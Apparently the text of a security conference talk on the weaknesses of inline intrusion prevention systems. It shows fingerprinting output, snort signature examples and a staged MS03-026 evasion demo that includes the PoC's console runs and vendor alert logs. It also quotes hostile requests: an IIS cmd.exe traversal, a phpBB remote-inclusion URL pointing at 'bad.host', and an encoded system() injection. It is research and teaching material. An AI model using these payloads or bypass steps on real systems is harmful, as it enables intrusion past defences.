IPS Shortcomings

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INTRO

Introduction

Rules of engagement

1. Know who is talking
2. Know what he is talking about
3. Know what you want
4. Be realistic
5. Don’t trust anybody

Who is talking

- Renaud Bidou = Radware Employee
  - Radware = IPS vendor
  - Employee = lobotomized slave

- Involved in MANY IPS tests
  - Independent (or so called) test labs
  - Press test labs
  - System integrators, resellers, end-users
  - Universities and research labs
  - Competitive analysis …

What is all this about ?

- We will deal with :
  - Devices that are inline
  - Devices that block attacks

- We will focus on the real world issues
  - Technical (mainly)
  - Human (funny)
  - Organizational (boring)
  - Financial (easy)

INTRO

What do you want ?

- The perfect, unique, magic security box
  - Ask Santa Claus
    - At this stage you probably still believe in him
  - Stop reading adverts in magazines

- Prove that this box can be bypassed
  - You have time to waste
    - It is a given since the start
  - You take a risk to prove that you were not able to bypass it

- Understand the limitations of your security
  - That’s it !

The truth about IPS
or at least part of it

- What do you need an IPS for ?
  - Nothing, just because IPS is cool
    - **WRONG** : IPS add latency and generate false positives.
  - To have this new “behavioral-neuronal-Bayesian-holistic” smart detection engine protect my network from any kind of attack
    - **WRONG** : You are new in the business aren’t you ?
  - To go out with the sales girl
    - **WRONG** : but you can still contact a Radware representative

Be Paranoïd

- Don’t trust …
  - Rumors
    - They are created by vendors
  - Third party tests results
    - Independent … c’mon no one is innocent
  - Mailing-Lists
    - They are owned by vendors
  - Consultants
    - Some may look cool
    - But they are lobotomized slaves
    - After all, they’re all alike

What is an IPS ?
(at least my definition)

- An IPS interferes with network traffic
  - To enforce security policy
  - To mitigate threats you identified
  - To increase the security level in very specific cases

- An IPS is not an IDS (even with 2 NICs …)
  - IDS is born to report, IPS is born to kill
    - IPS reporting is needed for management and FP investigation
  - IDS paranoïd mode generates much false positives
    - To be handled by log analysis and correlation
    - In such way an IPS would kill the network
  - An IPS block anything that has nothing to do on the network
    - IDS wakeup, snot … would flood IDS logs
  - Try to mitigate DoS with IDS

Why IPS just can't win ?

3 main causes of IPS shortcomings

- False Positives
  - Need very, very accurate signatures
    - Often exploit based : the oc192-dcom exploit case
  - Very few signatures really activated
    - Usually a few hundred : out of thousands sold to your boss
- Performances
  - Latency is the enemy
    - Hardly acceptable by users
    - Not an option for VoIP
- CSOs' position
  - Ensure security of their job first
    - Packet loss is not recommended

INTRO

Why IPS just can’t win ?

2 main causes of IPS shortcomings

- Technical issues
  - Conceptual deadlocks
    - It is just impossible…
  - Hardware design and cost
    - Self-explanatory

- CSOs’ position
  - Ensure security of their job first
    - Packet loss is not recommended
  - False Positives
    - Need very, very accurate signatures
    - Very few signatures really activated
      - Usually a few hundred : out of thousands sold to your boss
  - Performances
    - Latency is the enemy
      - Hardly acceptable by users
      - Not an option for VoIP

Technical shortcomings

- Conceptual issues
  - Things you cannot do much about
- Signature issues
  - So many tricks…
- Hardware issues
  - Components limitations
- Performance vs Security tradeoff
  - A never ending story

CONCEPT

Packet Alteration

One conceptual case

- IPS interfere with traffic
  - Because it is the way they are deployed in the network
    - Routing, NAT, reverse proxying
  - To provide protection
    - SYNCookies, protocol inspection, “tarpiting”
  - To react to detected intrusions
    - RST, bandwidth limitation

- Detection and identification is made possible
  - Track changes
    - TTL, IPID, Window size, MAC Address
  - Detect anomalies
    - Non-logical behavior, content etc.
  - Find unique values / combinations
    - Passive fingerprinting like

http-ips-detect.pl

- Proof of Concept
  - Targets http servers
  - Provides network data info about received packets
    - Flags, window size, IPID, TTL
  - With two payloads
    - Baseline :

```
GET /
```

    - Exploit (optional) :

```
GET /..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe
```

➢ Download

- http://www.iv2-technologies.com/~rbidou/http-ips-detect.tar.gz

CONCEPT

Detecting a L7 IPS

Usually a reverse proxy

```
[root@localhost progs]# ./http-ips-detect.pl eth0 10.0.0.101 0 80

+------------------------------------+
:              Baseline              :
+------------------------------------+
:            Network Level           :
+----+--------+-----+-------+-------+
: #  : flags  : ttl : ipid  :  win  :
+----+--------+-----+-------+-------:
:  1 : S.A... :  54 :     0 :  5792 : <- Probably Linux
:  2 : ..A... :  54 : 60559 :  5792 :    * ipid starts at 0
:  3 : ..A.P. :  54 : 60560 :  5792 :    * ttl starts at 64
:  4 : .FA... :  54 : 60561 :  5792 :
:  5 : ..A... :  54 : 60562 :  5792 :
+----+--------+-----+-------+-------:
+------------------------------------+
:         Application Level          :
+--------+---------------------------+
: Server :          Microsoft-IIS/5.0 : <- Maybe not …
: Code   :                        200 :
+--------+---------------------------+
+ htm    :                          1 :
+ html   :                          1 :
+--------+---------------------------+
```

SYNFlood Protections

```
[root@localhost progs]# ./http-ips-detect.pl eth0 10.0.0.102 0 80
+------------------------------------+
:              Baseline              :
+------------------------------------+
:            Network Level           :
+----+--------+-----+-------+-------+
: #  : flags  : ttl : ipid  :  win  :
+----+--------+-----+-------+-------:
:  1 : S.A... :  52 : 53594 :  1400 : <- TTL starts at 64
:  2 : .FA.P. : 116 :  4465 : 17411 : <- TTL starts at 128
:  3 : ..A... : 116 :  4466 : 17411 :    + ipid  not consistent
+----+--------+-----+-------+-------:
+------------------------------------+
:          Application Level         :
+--------+---------------------------+
: Server :         Microsoft-IIS/5.0 :
: Code   :                       200 :
+--------+---------------------------+
+ htm    :                         1 :
+ html   :                         1 :
+--------+---------------------------+
```

CONCEPT

Pending Sessions Protection

```
[root@localhost progs]# ./http-ips-detect.pl eth0 10.0.0.103 0 80
+------------------------------------+
:               Baseline             :
+------------------------------------+
:             Network Level          :
+----+--------+-----+-------+-------+
: #  : flags  : ttl : ipid  :  win  :
+----+--------+-----+-------+-------:
:  1 : S.A... : 243 : 19503 :  8190 : <- TTL starts at 256
:  2 : ..A... : 243 : 54068 :  8077 :
:  3 : ..A... :  51 : 33741 :  5720 : <- TTL starts at 64
:  4 : ..A.P. :  51 : 33742 :  5720 :
:  5 : .FA... : 243 : 21052 :  8190 :
+----+--------+-----+-------+-------:
+------------------------------------+
:           Application Level        :
+--------+---------------------------+
: Server :                  GWS/2.1 :
: Code   :                      200 :
+--------+---------------------------+
+ gif    :                        1 :
+--------+---------------------------+
```

CONCEPT

IPS Detection

```
[[root@localhost progs]# ./http-ips-detect.pl eth0 10.0.0.104 1 80

+-------------------------------------+ +-------------------------------------+
:              Baseline               : :              CMD.EXE                :
+-------------------------------------+ +-------------------------------------+
:            Network Level            : :            Network Level            :
+----+--------+-----+-------+-------+ +----+--------+-----+-------+-------+
: #  : flags  : ttl : ipid  :  win  : : #  : flags  : ttl : ipid  :  win  :
+----+--------+-----+-------+-------: +----+--------+-----+-------+-------:
:  1 : S.A... : 112 :  4449 : 17520 : :  1 : S.A... : 112 :  4473 : 17520 : <- 16 hops
:  2 : .FA.P. : 112 :  4450 : 17411 : :  2 : ...R.. :  49 :  3241 :     0 : <- 15 hops
:  3 : ..A... : 112 :  4451 : 17411 : +----+--------+-----+-------+-------:
+----+--------+-----+-------+-------: +-------------------------------------+
+-------------------------------------+ :          Application Level          :
:          Application Level          : +--------+----------------------------+
+--------+----------------------------+ : Server :                        200 :
: Server :          Microsoft-IIS/5.0 : : Code   :                            :
: Code   :                        200 : +--------+----------------------------+
+--------+----------------------------+ +--------+----------------------------+
+ htm    :                          1 :
+ html   :                          1 :
+--------+----------------------------+
```

The big picture : environment

- Difficulty to simulate protected systems
  - TTL, TCP windows, ipid schema, ISN etc.
    - Demonstrated just before
  - MAC adresses
    - To prevent local detection / identification
  - Stack internals
    - Tables timeout
      - Best used with fragmentation / insertion …
    - Table sizes
    - Behavior in exceptional cases
  - Also true at application layer
    - HTTP response splitting and request smuggling is a good proof…
    - Recent HTML ASCII filter bypass too !

A solution ?

- Tuning …
  - Rarely possible on every network parameter
  - Management turns to hell
    - Checks to be performed for each and every OS
    - Setup hard to automate
      - Big mess for dozens / hundreds of system
  - Follow-up needed
    - After each patch
    - Seems pretty impossible

- Running the same system …
  - Theoretically possible when IPS protects a few similar servers
    - Usually server farms
  - Then … IPS would be exposed to same vulnerabilities
    - Gotcha !

Signatures

SIGNING

- Types of signatures
  - Generic
    - Designed to detect “standard” patterns
    - Includes basic behavioral
  - Vulnerability (vector) based
    - More accurate
    - Should be more resistant to obfuscation
  - Exploit based
    - Designed for one specific exploit
    - The most accurate one

- Reminder : issues
  - False positives
  - Performances
  - Evasion …

Generic Signatures

- Basics
  - Standard patterns = basic pattern matching
    - NOP / NULL Sleds
    - Usual shellcodes
  - Limited behavioral = dumb statistics
    - Login brute-force attempt
    - Shell prompt on non-standard ports
- False positive
  - Risk of being too generic
    - 20 times 0x00 will raise on many binaries
    - 20 times 0x00 + 0xeb : more accurate, less generic…
  - Security policy and customization issues
    - Shells / services running on non-standard ports
    - Threshold / triggers vs. actual metrics
    - Unsecure but “corporate” behavior
      - telnet as root, “public” snmp community etc.
- Evasion
  - Usually easy
    - Simple variants make their way through
  - Made even easier because of performance issues
    - See later on

SIGNING

Vector based Signatures

- Linked to a vulnerabilty
  - Independent from payload
  - Far more advanced patterns
    - Need for better matching engine
    - Backward reference and relative positioning / matching
    - Logical operations
  - Ex : MS03-026 signature by snort
    1. `content:"|05|"; depth:1; byte_test:1,&,16,3,relative;`
       - ⇨ Check for DCE RPC
    2. `content:"|5C 00 5C 00|"; byte_test:4,>,256,-8,little,relative;`
       - ⇨ Look for Netbios ressource name (\\ unicode, little endian, encoded)
       - ⇨ Search size of the field (back 8 bytes then compare)
- Pros and Cons
  - Low risk of false positives
  - Good tradeoff between generic and too specific

As long as …

  - Vulnerability is known and disclosed (more or less)
  - Vector is not too generic
    - Will lead to much false positives and useless log flood
  - Detection engine is “smart” enough
  - You don’t have performance issues …

Exploit based Signatures


- Definitely dumb
  - Matches on a pattern specific to one exploit
    - Ex : MS03-026 signature by <CENSORED> (converted to snort-like)
    1. `Content: "|46 00 58 00 4E 00 42 00 46 00 58 00 46 00 58 00 4E 00|"`
- Useful for massive breakouts
  - Worms (exploit based, mail based and so on)
    - Good efficiency
    - As long as no dynamic obfuscation is involved
      - Especially polymorphic stuff
  - (almost) no performance issues
    - Stupid pattern matching
      - Basic functions that can be directly burnt into ASICs
      - At low cost …
    - Targeted at specific ports, services etc.
      - Dramatically reduces the number of packets to analyze
- Trivial to bypass
  - But not supposed to provide advanced security
    - Just link cleaning
  - Hopefully …

Bypassing Signatures
Just to make it clear

1. Use an old exploit
   - oc192's to MS03-026
2. Obfuscate NOP/NULL Sled
   - s/0x90,0x90/0x42,0x4a/g
   - Fair enough …
3. Change exploit specific data
   - Netbios server name in RPC stub data
4. Implement application layer features
   - RPC fragmentation and pipelining
   - AlterContext
   - Multiple context binding request
5. Change shell connection port
   - This 666 stuff … move it to 22 would you ?
6. Done : Details and PoC source
   - ➢ http://www.iv2-technologies.com/~rbidou

Challenge

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl

DCE RPC Evasion Testing POC
=============================

> set TARGET 10.0.0.105
> exploit
# 0. Launching exploit with following options

MULTIBIND            : 0
REMOTEPORT           : 666
ALTSERVER            : 0
DELAY                : 1
PORT                 : 135
ALTER                : 0
RPCFRAGSIZE          : 0
OBFUSCATED           : 0
TARGET               : 10.0.0.105
FRAGSIZE             : 512
PIPELINING           : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface
ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : Exploit failed

>
```



Mar 8 13:00:01 brutus snort[26570]: [1:2351:8] **NETBIOS DCERPC ISystemActivator path overflow attempt** little endian [Classification: Attempted Administrator Privilege Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 -> 10.0.0.105:135

Mar 8 13:00:04 10.0.0.253 Vendor1: "**MS-RPC-DCOM-Interface-BO**" TCP 192.168.202.104:1101 10.0.0.105:135 high


Mar 8 13:00:04 10.0.0.253 Vendor1: "**MS-RPC-135-NOP-Sled**" TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar 8 13:00:04 10.0.0.105 Vendor2: Low : **Overly Large Protocol Data Unit**

Mar 8 13:00:04 10.0.0.105 Vendor2: High : **Microsoft RPC DCOM Buffer Overflow**

Mar 8 13:00:04 10.0.0.105 Vendor2: High : **Windows Command Shell Running**

Bypassing Snort-Inline





```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl

DCE RPC Evasion Testing POC
=============================

> set TARGET 10.0.0.105
> set MULTIBIND 1
> exploit
# 0. Launching exploit with following options

MULTIBIND                    : 1
REMOTEPORT                   : 666
ALTSERVER                    : 0
DELAY                        : 1
PORT                         : 135
ALTER                        : 0
RPCFRAGSIZE                  : 0
OBFUSCATED                   : 0
TARGET                       : 10.0.0.105
FRAGSIZE                     : 512
PIPELINING                   : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed

>
```

```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```

Bypassing "Vendor 1"

Part I – The NOP Sled

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl

DCE RPC Evasion Testing POC
=============================

> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> exploit
# 0. Launching exploit with following options

MULTIBIND            : 1
REMOTEPORT           : 666
ALTSERVER            : 0
DELAY                : 1
PORT                 : 135
ALTER                : 0
RPCFRAGSIZE          : 0
OBFUSCATED           : 1
TARGET               : 10.0.0.105
FRAGSIZE             : 512
PIPELINING           : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed

>
```





```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```

Bypassing "Vendor 1"

Part II – The Netbios resource

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl

DCE RPC Evasion Testing POC
=============================

> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> exploit
# 0. Launching exploit with following options

MULTIBIND            : 1
REMOTEPORT           : 666
ALTSERVER            : 0
DELAY                : 1
PORT                 : 135
ALTER                : 0
RPCFRAGSIZE          : 0
OBFUSCATED           : 1
TARGET               : 10.0.0.105
FRAGSIZE             : 512
PIPELINING           : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed

>
```





```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```

Bypassing "Vendor 2"

Part I – Playing with frags

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl

DCE RPC Evasion Testing POC
=============================

> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> set FRAGSIZE 256
> set RPCFRAGSIZE 32
> exploit
# 0. Launching exploit with following options

MULTIBIND             : 1
REMOTEPORT            : 666
ALTSERVER             : 1
DELAY                 : 1
PORT                  : 135
ALTER                 : 0
RPCFRAGSIZE           : 32
OBFUSCATED            : 1
TARGET                : 10.0.0.105
FRAGSIZE              : 256
PIPELINING            : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed
```



Mar 8 13:00:01 brutus snort[26570]: [1:2351:8] **NETBIOS DCERPC ISystemActivator path overflow** attempt little endian [Classification: Attempted Administrator Privilege Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 -> 10.0.0.105:135

Mar 8 13:00:04 10.0.0.253 Vendor1: "**MS-RPC-DCOM-Interface-BO**" TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar 8 13:00:04 10.0.0.253 Vendor1: "**MS-RPC-135-NOP-Sled**" TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar 8 13:00:04 10.0.0.105 Vendor2: Low : **Overly Large Protocol Data Unit**


Mar 8 13:00:04 10.0.0.105 Vendor2: High : **Microsoft RPC DCOM Buffer Overflow**

Mar 8 13:00:04 10.0.0.105 Vendor2: High : **Windows Command Shell Running**

Bypassing "Vendor 2"

Part II – Move to port 22

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl

DCE RPC Evasion Testing POC
=============================

> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> set FRAGSIZE 256
> set RPCFRAGSIZE 32
> set REMOTEPORT 22
> exploit
# 0. Launching exploit with following options

MULTIBIND            : 1
REMOTEPORT           : 22
ALTSERVER            : 1
DELAY                : 1
PORT                 : 135
ALTER                : 0
RPCFRAGSIZE          : 32
OBFUSCATED           : 1
TARGET               : 10.0.0.105
FRAGSIZE             : 256
PIPELINING           : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
```



Mar 8 13:00:01 brutus snort[26570]: [1:2351:8] **NETBIOS DCERPC ISystemActivator path overflow** attempt little endian [Classification: Attempted Administrator Privilege Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 -> 10.0.0.105:135

Mar 8 13:00:04 10.0.0.253 Vendor1: "**MS-RPC-DCOM-Interface-BO**" TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar 8 13:00:04 10.0.0.253 Vendor1: "**MS-RPC-135-NOP-Sled**" TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar 8 13:00:04 10.0.0.105 Vendor2: Low : **Overly Large Protocol Data Unit**

Mar 8 13:00:04 10.0.0.105 Vendor2: High : **Microsoft RPC DCOM Buffer Overflow**

Mar 8 13:00:04 10.0.0.105 Vendor2: High : **Windows Command Shell Running**

SIGNING

+ Representation tricks

- Last but not least
  - Found in most protocols and applications
  - And commonly exploited for bypass purposes
    - DCE RPC Data representation, HTTP encoding etc.
- Need more complex signature definition
  - Some URL may need complete decoding

```
GET /phpBB2/admin/admin_cash.php?php%2562%2562_root_path=http://bad.host/
```

To be decoded into

```
GET /phpBB2/admin/admin_cash.php?phpbb_root_path=http://bad.host/
```

  - Some not !

```
GET /phpBB2/highlight=%2527%252esystem("ls -al")%252e%2527
```

Not to be decoded into

```
GET /phpBB2/highlight='.system("ls -al").'
```

Basement of the system

- Many architectures
  - CPU, ASICS / FGPA, Network Processors
    - Each with specific internal architecture and functions
  - Single component, parallel processing, pipelining
    - Multi-core and communication issues

- Known advantages and drawbacks
  - Performances issues in specific cases
    - Small packets, large payload, regexp, encapsulation…
  - Need for external resources
    - Memory becomes critical
  - Cost
    - Acquisition, development complexity and maintenance ease

Components

- Hardware reminder
  - CPU
    - Generic, easy to program
    - Low cost of ownership and development/maintenance
  - ASICs / FGPA
    - Dedicated, variable ease of programming
    - Very good performances once programmed
    - Higher cost (especially for FGPAs)
  - Network processors
    - Even more specialized (Layer 3/4 operations) = more efficient
    - Multiple architectures
      - Usually multi-core, parallel or pipelined
    - Multiple APIs
      - Depends on internal architecture

HARDWARE

Architecture Tricks

- Parallel vs. Pipelining
  - Parallel
    - MIMD : Multiple Instruction Multiple Data
    - No Bottleneck
    - Physical space issue
    - Less throughput, less latency & jitter
  - Pipelining
    - Speed of the slowest operation
    - Higher throughput, more latency and jitter
      - Processing overhead between each operation
- Generic vs. specific
  - Multiple components
    - Context switching and communication overhead
    - Session follow-up issues
    - Programming complexity
      - Higher cost, theoretically less stability
  - One component
    - Easy to flood with slow-path operations
      - Alerting, message formatting etc.
    - Non -scalable

Microscopic issues

- The NPU example
  - 2 Main architectures
    - Parallel : MIMD
      - Lower lattency, no bottleneck etc.
      - Problems with fragmented data
        - » Frags may leave the box out of order … a way to identify internals of an unknown system BTW
      - Session based protocols require more complex programming
        - » Bugs, instability and related cost
    - Pipelined
      - Encapsulation costs may be very high
      - Sudden performance loss with large payload packets
  - With or without integrated slow path
    - May have to rely on external CPU
      - I/O speed may lead to a limitation
  - Not designed for L7 processing

The shortcoming

- Cost
  - Definitely
  - Prevents from building nice and scalable architecture
    - Network : NPU
      - Different architectures for different traffic ?
    - Application : FGPA
      - 1 type per parser …
    - Slow Path : CPU
    - Drives decision
      - The Performance/Security/Marketing matrix
      - Amount (of components / memory)
- Mistakes
  - The 802.1q VLAN tag support
    - One major NPU vendor used to support 802.1q
      - Can read tag information, but cannot rewrite it
      - OK for IDS, deadly for IPS
    - Many IPS vendors appeared to have VLAN tag support issues

HARDWARE

Love all, serve all

- Mistakes
  - The 802.1q VLAN tag support
    - One major NPU vendor used to support 802.1q
      - Can read tag information, but cannot rewrite it
      - OK for IDS, deadly for IPS
    - Many IPS vendors appeared to have VLAN tag support issues …
- Bugs
  - Snort http_inspect bypass vulnerability
    - How many vendors have upgraded their “proprietary” engine ?
- Costs again
  - Bypass for fiber ports are very expensive
    - Default internal integration increases price list
    - Use of 3rd party external bypasses
      - Often the same
- Impact
  - Same behavior
  - Same bugs
  - Same vulnerability

The big one

- The need for speed
  - IPS are inline
    - Fear the packet drop !
  - Impact network performances
    - Latency becomes a major metric
      - Often with non-sense values
      - Ex: 30µs vs 200µs does it make a difference on your network ?
    - Throughput is the new holy grail
      - Multiple Gbps real-time (…) protection is mandatory
  - Speed to be improved at any cost
- Definitely the major issue vendors face
  - Even security is not so important
  - Security to be sacrificed in the name of performance

Issues ? Where ?

- Macroscopic point of view
  - NICs : No
  - Switching fabrics : No
  - Everywhere else : Yes
- A little bit closer
  - Physical components
    - Calculation power (CPU, ASIC, NP), Bus Speed, Memory
  - Software
    - Features, Advanced mechanisms
- In a nutshell
  - Security must be transparent
  - Better to have no security than traffic disruption
  - Performance impact is not acceptable
  - ➢ Security to be lowered if necessary

Visible tradeoffs

- Ports selection
  - More or less visible
    - Usually depends on GUI
  - Limits the number of parsers launched
    - 1 or 2 out of (up to) dozens per traffic flow
  - Multiple implementations
    - inspect HTTP on ports 80, 8080 …
    - Do not search shellcodes on port 80
    - Into signatures definition (source / destination port)
- Fragmentation support
  - Becomes less visible as it is less supported …
    - L3 : multiple options and settings
    - L4 : sometimes not even a checkbox
    - L7 : usually invisible
  - Fragment table size
    - Larger = more entries to check for each new frag …
    - Smaller = easier to bypass
    - Offloading mechanisms usually pass excess traffic

Less visible tradeoffs

- Network, CPU consuming operations
  - L3/L4 checksums calculation
    - Not always verified, will lead to easy insertion
  - Mid-flow traffic detection
    - Session follow-up and SEQ numbers validation is greedy…
    - Another easy insertion technique
  - ISN generation for SYNCookies
    - Turning DoS protection into spoof inside
  - May be presented as options …
    - Usually hidden

- Offloading
  - Bypassing analysis engine in extreme conditions
    - Usually default behavior
    - Not always tunable
  - Variable activation options
    - Bypass all traffic
    - Limit the number of signature / security features
    - Always linked to a grace period
      - Would lead to instability otherwise
  - The “DoS” easy part of evasion techniques

Invisible tradeoffs

- Parsers
  - Capability to understand protocols
    - And be able to perform real context-based matching
    - URL, From/To/Subject fields, RPC interface selection, FTP commands…
  - Capability to handle specificities
    - Protocols
      - Bindings, sessions, alteration and jumps …
    - Applications
      - L7 fragmentation, pipelining, data representation and encoding
    - Systems
      - Behave in the same way than protected systems (cf. concept)
      - Including for context management (cf. the recent snort URL case)
- Signatures and engines
  - Advanced feature supports
    - Regexp engine family
    - Relative search and match
    - Data normalization
  - Silently bypassed traffic
    - Encoded (or supposed to be)
    - Undocumented offloading

Scandalous tradeoffs

Only the winner…

- No real session follow-up

#	Client	IPS	Server
1	SYN ⇨		⇨ SYN
2	SYN/ACK ⇦		⇦ SYN/ACK
3	ACK ⇨		⇨ ACK
4	ACK + GET /cmd.exe ⇨		
5a	RST ⇦	⇦ RST ⇨	⇨ RST
5b	RST ⇦	⇦ RST ⇨	⇨ RST
5c	RST ⇦	⇦ RST ⇨	⇨ RST
5d	RST ⇦	⇦ RST ⇨	⇨ RST
5e	RST ⇦	⇦ RST ⇨	⇨ RST
5f	RST ⇦	⇦ RST ⇨	⇨ RST
5g	RST ⇦	⇦ RST ⇨	⇨ RST
5h	RST ⇦	⇦ RST ⇨	⇨ RST
5i	RST ⇦	⇦ RST ⇨	⇨ RST
5j	RST ⇦	⇦ RST ⇨	⇨ RST
6			⇨ ACK + GET /cmd.exe
7	RST ⇦		⇦ RST

Exploit

10 resets with 10 different offsets

Exploit

TOOLS

Testing IPS Limitations

- IPSTester
  - www.iv2-technologies.com/~rbidou/IPSTester.tar.gz
- Early pre-alpha minor piece of code
  - Homogeneous frontend for misc modules
    - Modules can
      - be independent
      - behave like abstract layer to common tools
